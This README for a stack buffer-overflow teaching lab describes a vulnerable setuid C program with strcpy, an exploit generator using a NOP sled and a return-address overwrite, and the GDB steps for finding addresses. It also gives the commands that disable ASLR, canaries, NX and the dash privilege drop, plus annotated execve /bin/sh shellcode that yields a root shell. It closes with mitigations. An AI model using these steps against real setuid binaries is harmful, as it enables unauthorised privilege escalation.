A comprehensive demonstration of classic buffer overflow vulnerabilities and exploitation techniques. This lab explores how improper bounds checking in C programs can lead to arbitrary code execution and privilege escalation through stack-based buffer overflows.

Click the image above to watch a complete walkthrough of this lab
This repository contains a vulnerable C program and exploitation tools that demonstrate classic stack-based buffer overflow attacks. The lab covers the fundamental concepts of memory corruption vulnerabilities, shellcode injection, and the various security mechanisms that protect against such attacks in modern systems.
A simple C program containing a critical buffer overflow vulnerability:
- bof() function: Contains a 240-byte buffer with unsafe
strcpy()operation - main() function: Reads 517 bytes from
badfileand passes to vulnerable function - Vulnerability: No bounds checking allows buffer overflow and return address overwrite
Python script that generates the malicious payload:
- Shellcode: Assembly instructions to spawn
/bin/shshell - NOP Sled: 517 bytes of no-operation instructions for reliable exploitation
- Address Calculation: Overwrites return address to redirect execution flow
- Payload Generation: Creates
badfilewith crafted exploit content
Complete list of commands needed for lab setup and execution
Binary file containing the crafted exploit payload with shellcode
The vulnerability exists in the bof() function:
char buffer[BUF_SIZE];  // 240 bytes
strcpy(buffer, str);    // No bounds checking - VULNERABLE
Attack Vector: The strcpy() function copies data without checking buffer boundaries, allowing an attacker to:
- Overflow the 240-byte buffer
- Overwrite the saved frame pointer (EBP)
- Overwrite the return address
- Redirect program execution to injected shellcode
[buffer 240 bytes][saved EBP][return address][local variables]
                      ↑           ↑
                   Target 1    Target 2 (main target)
Protection: Randomizes memory addresses to prevent predictable exploitation
Bypass: Disable with sudo sysctl -w kernel.randomize_va_space=0
Protection: Places known values before return addresses to detect corruption
Bypass: Compile with -fno-stack-protector flag
Protection: Marks stack memory as non-executable
Bypass: Compile with -z execstack flag
Protection: /bin/sh drops privileges in setuid contexts
Bypass: Redirect to /bin/zsh with sudo ln -sf /bin/zsh /bin/sh
- Linux system (Ubuntu 16.04+ recommended)
- GCC compiler with debugging support
- GDB debugger
- Python 3
- Root/sudo access
# Disable ASLR
sudo sysctl -w kernel.randomize_va_space=0

# Change shell to bypass setuid protections
sudo ln -sf /bin/zsh /bin/sh# Compile with security features disabled
gcc -DBUF_SIZE=240 -o stack -z execstack -fno-stack-protector stack.c
# Set setuid root permissions
sudo chown root stack
sudo chmod 4755 stack
# Compile debug version for address discovery
gcc -z execstack -fno-stack-protector -g -o stack_dbg stack.c# Create initial badfile
touch badfile
# Launch GDB
gdb stack_dbg
# Set breakpoint and run
(gdb) b bof
(gdb) run
# Get memory addresses
(gdb) x &buffer # Buffer address
(gdb) x $ebp # Extended Base Pointer address
(gdb) quitEdit exploit.py with discovered addresses:
buff   = 0xbfffe950  # Replace with buffer address from GDB
ebp = 0xbfffea48 # Replace with EBP address from GDB# Generate malicious payload
rm badfile
python3 exploit.py
# Execute vulnerable program
./stackThe injected shellcode performs the following operations:
xorl    %eax,%eax     # Clear EAX register
pushl   %eax          # Push null terminator
pushl   $0x68732f2f   # Push "//sh"
pushl   $0x6e69622f   # Push "/bin"
movl    %esp,%ebx     # Move stack pointer to EBX ("/bin//sh")
pushl   %eax          # Push null (argv[1])
pushl   %ebx          # Push program name (argv[0])
movl    %esp,%ecx     # Move stack pointer to ECX (argv)
cdq                   # Clear EDX (envp)
movb    $0x0b,%al     # System call number for execve
int $0x80 # Execute system callResult: Spawns a root shell due to setuid privileges
- Stack-based Buffer Overflows: Understanding memory corruption vulnerabilities
- Return Address Overwrite: Redirecting program execution flow
- Shellcode Injection: Injecting and executing arbitrary code
- NOP Sleds: Improving exploit reliability
- Privilege Escalation: Exploiting setuid programs for elevated access
- Modern Compiler Protections: Stack canaries, FORTIFY_SOURCE
- Operating System Features: ASLR, NX bit, SMEP/SMAP
- Secure Coding Practices: Bounds checking, safe string functions
- Runtime Protection: Control Flow Integrity (CFI), Intel CET
- Vulnerability Discovery: Identifying unsafe functions
- Memory Layout Analysis: Understanding stack organization
- Address Space Reconnaissance: Using debuggers for memory mapping
- Payload Crafting: Constructing reliable exploits
- Privilege Escalation: Leveraging setuid mechanisms
- NOP Sleds: Compensating for address imprecision
- Return Address Calculation: Mathematical approach to stack manipulation
- Shellcode Positioning: Strategic payload placement
// Vulnerable
strcpy(buffer, input);

// Secure alternatives
strncpy(buffer, input, sizeof(buffer)-1);
strlcpy(buffer, input, sizeof(buffer));
snprintf(buffer, sizeof(buffer), "%s", input);# Enable all security features
gcc -fstack-protector-strong -D_FORTIFY_SOURCE=2 -pie -fPIE program.c- Enable ASLR:
sysctl -w kernel.randomize_va_space=2 - Use modern shells with setuid protections
- Implement mandatory access controls (SELinux, AppArmor)
- Regular security updates and compiler upgrades